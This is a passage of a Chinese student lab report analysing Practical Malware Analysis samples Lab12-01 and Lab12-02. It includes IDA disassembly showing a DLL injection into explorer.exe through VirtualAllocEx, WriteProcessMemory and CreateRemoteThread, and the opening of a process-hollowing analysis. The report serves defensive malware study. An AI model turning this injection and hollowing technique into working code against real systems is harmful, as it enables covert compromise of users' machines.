

# 恶意代码分析与防治技术实验报告

## Lab12

学号：

姓名：

专业：信息安全

### 一. 实验环境

1. 已关闭病毒防护的 Windows10
2. VMware 16PRO + WindowsXP

### 二、 实验工具

IDAPro、Dependency Walker、Wireshark、Ollydbg、Strings、ProcessMonitor、Process Explorer、RegShot

### 三. Lab12-01

#### 基本静态检测

1. 首先仍是执行基本的静态分析，使用 Dependency Walker 打开该程序后，发现该程序导入了 CreateRemoteThread，WriteProcessMemory 以及 VirtualAllocEx 三个函数，它们常被恶意代码用来进行进程注入。

PI	Ordinal	Hint	Function	Entry Point
	N/A	27 (0x001B)	CloseHandle	Not Bound
	N/A	70 (0x0046)	CreateRemoteThread	Not Bound
	N/A	125 (0x007D)	ExitProcess	Not Bound
	N/A	178 (0x00B2)	FreeEnvironmentStringsA	Not Bound
	N/A	699 (0x02BB)	VirtualAlloc	Not Bound
	N/A	700 (0x02BC)	VirtualAllocEx	Not Bound
	N/A	703 (0x02BF)	VirtualFree	Not Bound
	N/A	722 (0x02D2)	WideCharToMultiByte	Not Bound
	N/A	735 (0x02DF)	WriteFile	Not Bound


#####

2. 通过Strings检查字符串列表，观察到 explorer.exe，lab12-01.dll 以及 psapi.dll，这些可能就是恶意代码要注入的目标。

```
HeapReAlloc
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
explorer.exe
<unknown>
LoadLibraryA
kernel32.dll
Lab12-01.dll
EnumProcesses
GetModuleBaseNameA
psapi.dll
EnumProcessModules
XS@
```

## 基本动态分析

1. 接下来，我们使用动态分析技术，当我们运行这个恶意代码时他每分钟都会弹出一个消息框，并且还会对弹出的次数进行计次，但是Procmon以及Process Explorer都没有什么明显的恶意进程以及恶意行为可以被观察到




## 高级静态分析


1. 我们使用 IDA 来进行更为详尽的分析，进入反汇编界面后，首先可以看到有三组调用：通过 LoadLibraryA 和 GetProcAddress 依次手动解析 psapi.dll 的三个函数，并将获取的函数的地址分别保存在 dword\_408714, dword\_40870c, dword\_408710 中
2. 接着往下看，我们能够在地址 004011BC 处看到函数 myEnumProcess 被调用，这是刚刚从 psapi.dll 解析出来的函数之一，具体分析其功能，可知它用于获取在系统中每一个进程对象的 PID，会返回一个由局部变量 dwProcessId 引用的 PID数组。

```
.text:004011A2      push    eax
.text:004011A3      call   ds:1strcatA
.text:004011A9      lea     ecx, [ebp+var_1120]
.text:004011AF      push    ecx
.text:004011B0      push    1000h
.text:004011B5      lea     edx, [ebp+dwProcessId]
.text:004011BB      push    edx
.text:004011BC      call   myEnumProcess
.text:004011C2      test    eax, eax
.text:004011C4      jnz     short loc_4011D0
.text:004011C6      mov     eax, 1
.text:004011CB      jmp     loc_401342
.text:004011D0      ; -----
.text:004011D0      loc_4011D0:      ; CODE XREF: _main+F4↑j
.text:004011D0      mov     eax, [ebp+var_1120]
.text:004011D6      shr     eax, 2
.text:004011D9      mov     [ebp+var_117C], eax
.text:004011D9      mov     [ebp+var_117C], eax
```


3. 继续往下看，从缩略图中我们可以看出这是一个循环结构，其中 dwProcessId 被 用于迭代进程列表




4. 在循环结构中可以看到，该恶意代码会对每一个 PID 调用 sub\_401000 子函数




- 我们深入跟进这个函数，发现它首先调用了 `OpenProcess` 来打开进程，然后调用了 `MyEnumProcessModule` 用来枚举获取一个进程的所有模块。这时候，该子函数调用 `GetModuleBaseNameA`，将 PID 翻译为进程名。call `__strnicmp` 将获得的字符串与 `explorer.exe` 进行比较。也就是说这一部分就是用于在内存中查找 `explorer.exe` 进程。如果找到了 `explorer.exe`，就走右边，把 1 赋给 `eax`。



- 我们返回到上一层函数，可以看到在 `sub_401000` 返回后，程序先判断返回值是否为 1，如果是 1，走右边的执行路



7. 我们往右侧路径分析，恶意代码会调用 `OpenProcess`，打开指向它的句柄。之后调用 `VirtualAllocEx`，动态地在 `explorer.exe` 中分配内存。往上看到指令“push104h”，也即 0x104 字节通过压入 `dwSize` 而被分配。如果 `VirtualAllocEx` 执行成功，执行被分配内存的指针将被移动到 `lpBaseAddress`，在调用 `WriteProcessMemory` 时和进程句柄 `hProcess` 一起被传入，用于向 `explorer.exe` 写入数据。写入的内容就是在 `lpBufer` 中



8. 往上回溯，看看 `buffer` 被设置的地方，可以看到是调用了 `GetCurrentDirectoryA` 获取当前路径，并与 `Lab12-01.dll` 拼接，因此我们可以得知 `buffer` 的内容就是 `lab12-01.dll` 的路径，也就是写入到了 `explorer.exe` 中。

```

xor     eax, eax
lea     edi, [ebp+var_1174]
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax
call    ds:GetProcAddress
mov     myEnumProcessModules, eax
push    offset aGetModuleBaseNameA ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax
call    ds:GetProcAddress
mov     myGetModuleBaseNameA, eax
push    offset aEnumProcesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax
call    ds:GetProcAddress
mov     myEnumProcesses, eax
lea     ecx, [ebp+Buffer]
push    ecx ; lpBuffer
push    104h ; nBufferLength
call    ds:GetCurrentDirectoryA
push    offset String2 ; "\\"
lea     edx, [ebp+Buffer]
push    edx ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push    eax ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx
push    1000h
lea     edx, [ebp+dwProcessId]
push    edx
call    myEnumProcesses
test    eax, eax
jnz     short loc_401100

```

9. 回到上一步分析的地方，我们看到该程序先是调用 WriteProcessMemory，写入之后会调用 GetModuleHandleA，GetProcAddress，用于获取 kernel32.dll 中的 LoadLibrary 的地址返回的地址在 eax，赋给了 lpStartAddress，而其又成了后面调用的 CreateRemoteThread 的参数

```

loc_4012BE: ; lpNumberOfBytesWritten
push    0
push    104h ; nSize
lea     eax, [ebp+Buffer]
push    eax ; lpBuffer
mov     ecx, [ebp+lpBaseAddress]
push    ecx ; lpBaseAddress
mov     edx, [ebp+hProcess]
push    edx ; hProcess
call    ds:WriteProcessMemory
push    offset ModuleName ; "kernel32.dll"
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset aLoadLibraryA ; "LoadLibraryA"
mov     eax, [ebp+hModule]
push    eax ; hModule
call    ds:GetProcAddress
mov     [ebp+lpStartAddress], eax
push    0 ; lpThreadId
push    0 ; dwCreationFlags
mov     ecx, [ebp+lpBaseAddress]
push    ecx ; lpParameter
mov     edx, [ebp+lpStartAddress]
push    edx ; lpStartAddress
push    0 ; dwStackSize
push    0 ; lpThreadAttributes
mov     eax, [ebp+hProcess]
push    eax ; hProcess
call    ds:CreateRemoteThread
mov     [ebp+var_1130], eax
cmp     [ebp+var_1130], 0
jnz     short loc_401340

```

10. 这样就可以强制 explorer.exe 调用 LoadLibraryA。LoadLibraryA 的参数是通过 lpParameter 传递的，也就是包含 lab12-01.dll


```

.text:004012D3      mov     edx, [ebp+hProcess]
.text:004012D9      push    edx                ; hProcess
.text:004012DA      call   ds:WriteProcessMemory
.text:004012E0      push    offset ModuleName ; "kernel32.dll"
.text:004012E5      call   ds:GetModuleHandleA
.text:004012EB      mov     [ebp+hModule], eax
.text:004012F1      push    offset aLoadLibraryA ; "LoadLibraryA"
.text:004012F6      mov     eax, [ebp+hModule]
.text:004012FC      push    eax                ; hModule
.text:004012FD      call   ds:GetProcAddress
.text:00401303      mov     [ebp+lpStartAddress], eax
.text:00401309      push    0                  ; lpThreadId
.text:0040130B      push    0                  ; dwCreationFlags
.text:0040130D      mov     ecx, [ebp+lpBaseAddress]
.text:00401313      push    ecx                ; lpParameter
.text:00401314      mov     edx, [ebp+lpStartAddress]
.text:0040131A      push    edx                ; lpStartAddress
.text:0040131B      push    0                  ; dwStackSize
.text:0040131D      push    0                  ; lpThreadAttributes
.text:0040131F      mov     eax, [ebp+hProcess]
.text:00401325      push    eax                ; hProcess
.text:00401326      call   ds:CreateRemoteThread
.text:0040132C      mov     [ebp+var_1130], eax
.text:00401332      cmp     [ebp+var_1130], 0
.text:00401339      jnz     short loc_401340
.text:0040133B      or      eax, 0FFFFFFFh
.text:0040133E      jmp     short loc_401342

```

11. 综合起来看，Lab12-01.exe 在远程进程中启动一个线程，以参数 lab12-01.dll 来调用 LoadLibraryA。这也就是典型的 dll 注入，将 Lab12-01.dll 注入到了 explorer.exe 中。

12. 我们接下来使用 IDA 来分析 Lab12-01.dll，打开后可以看见，该 dll 文件一开始就调用 CreateThread 创建线程。



```

; Attributes: bp-based frame

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPUVOID lpvReserved)
_DllMain@12 proc near


var_8= dword ptr -8
ThreadId= dword ptr -4
hinstDLL= dword ptr 8
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 8
cmp     [ebp+fdwReason], 1
jnz     short loc_100010C6

lea     eax, [ebp+ThreadId]
push    eax                ; lpThreadId
push    0                  ; dwCreationFlags
push    0                  ; lpParameter
push    offset sub_10001030 ; lpStartAddress
push    0                  ; dwStackSize
push    0                  ; lpThreadAttributes
call    ds:CreateThread
mov     [ebp+var_8], eax

```

13. 线程具体实现的功能在 sub\_10001030，跟入后通过缩略图发现是一个循环结构。



```

; Attributes: bp-based frame

; DWORD __stdcall sub_10001030(LPUVOID lpThreadParameter)
sub_10001030 proc near

var_18= dword ptr -18h
Parameter= byte ptr -14h
lpThreadParameter= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 18h
mov     [ebp+var_18], 0

loc_1000103D:
mov     eax, 1
test    eax, eax
jz      short loc_10001088


```

14. 循环里面可以看到调用了 sleep，参数为 60000 毫秒也就是说每隔一分钟会执行一次循环。这里也有个 CreateThread 来创建一个线程，而线程要实现的功能在 StartAddress。双击跟入 StartAddress 后发现，它会调用 MessageBoxA 创建消息提示框显示“Press OK to reboot”，这与我们动态分析看到的结果相一致

```
; Attributes: bp-based frame
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near
    lpCaption= dword ptr -4
    lpThreadParameter= dword ptr 8

    push    ebp
    mov     ebp, esp
    push    ecx
    mov     eax, [ebp+lpThreadParameter]
    mov     [ebp+lpCaption], eax
    push    40040h           ; uType
    mov     ecx, [ebp+lpCaption]
    push    ecx              ; lpCaption
    push    offset Text      ; "Press OK to reboot"
    push    0                ; hWnd
    call    ds:MessageBoxA
    mov     eax, 3
    mov     esp, ebp
    pop     ebp
    retn    4
StartAddress endp
```

15. 回到上一个函数，注意到这里有一个 var\_18，一开始被赋了 0，进入循环后它会通过 sprintf 拼接到“practical malware analysis”。这个字符串后面的%d 就是用保存在 var\_18 变量的替换的，后面还看到 var\_8 是有一个自增的



16. 分析之后，可以得出结论：这个 dll 文件会每分钟弹窗，弹出的信息就是刚才看到的字符串，不会做其他危险的操作。因此，如果我们想让恶意代码停止弹出窗口，重新启动 explorer.exe 进程即可。

## 习题解答：

### 1. 在你运行这个恶意代码可执行文件时，会发生什么

运行这个恶意代码之后，每分钟在屏幕上显示一次弹出消息，并且还有计数的次数的显示并且无法被正常关闭

### 2. 哪个进程会被注入

被注入的进程是explorer.exe。

### 3. 你如何能够让恶意代码停止弹出窗口？

使用Process Explorer强行终止进程



### 4. 这个恶意代码样本是如何工作的？

这个恶意代码执行DLL注入，来在explorer.exe中启动Lab12-01.dll。它在屏幕上每分钟显示一个消息框，并通过一个计数器，来显示已经过去了多少分钟。

## 四. Lab12-02


### 基本静态分析

- 首先我们仍是先执行静态分析，使用 IDA 打开该文件后，先查看其 Import 界面，可以发现该程序的导入函数中包含有创建进程等函数，如 `CreateProcessA`，而且还会利用 `SetThreadContext` 修改进程的上下文；还存在对内读读写操作的 API 函数；对资源也会有操作，如 `LoadResource` 等。





2. 我们采用 Resource Hacker 查看一下资源中的内容。可以看到有一个资源节的类型是 UNICODE，名字是 LOCALIZATION，但是它的资源数据是一堆看不懂的字母，那么就说明可能是经过了加密处理。



## 高级静态分析

1. 我们可以直接点击 `createProcess` 函数进入被调用的界面，可以看到下图中被圈出来的参数为 4，代表此进程被创建但是不被执行，除非主进程调用这个函数的时候才会被启动。

```

.text:00401149      lea     eax, [ebp+StartupInfo]
.text:0040114C      push   eax                ; lpStartupInfo
.text:0040114D      push   0                  ; lpCurrentDirectory
.text:0040114F      push   0                  ; lpEnvironment
.text:00401151      push   4                  ; dwCreationFlags
.text:00401153      push   0                  ; bInheritHandles
.text:00401155      push   0                  ; lpThreadAttributes
.text:00401157      push   0                  ; lpProcessAttributes
.text:00401159      push   0                  ; lpCommandLine
.text:0040115B      mov     ecx, [ebp+lpApplicationName]
.text:0040115E      push   ecx                ; lpApplicationName
.text:0040115F      call   ds:CreateProcessA

```


2. 继续向下分析，可以发现它调用了 `GetThreadContext` 函数，说明其会调用这个进程的上下文。为了更好的分析程序访问了进程上下文的那些数据，需要增加一个结构体，我们可以在 IDApro 的 `structure` 窗口中按下 `insert` 按钮，点击确定之后成功添加，返回反汇编代码窗口：我们发现 `0A4h` 其实就是上下文结构体中的一个参数，函数就是通过引用这个参数获得 `ebx` 寄存器的，`ebx` 寄存器总是包含有指向进程指针的 `peb` 进程块。点击替换。下面的程序就是将这个 `ebx` 的值放入到 `ecx` 中，将 `ecx+8` 后将基址地址压入到栈中，代表将此地址作为程序的入口地址。继续向下分析，可以发现该恶意代码使用了 `GetProcAddress`，此函数获取的是 `NtUnmapViewOfSection` 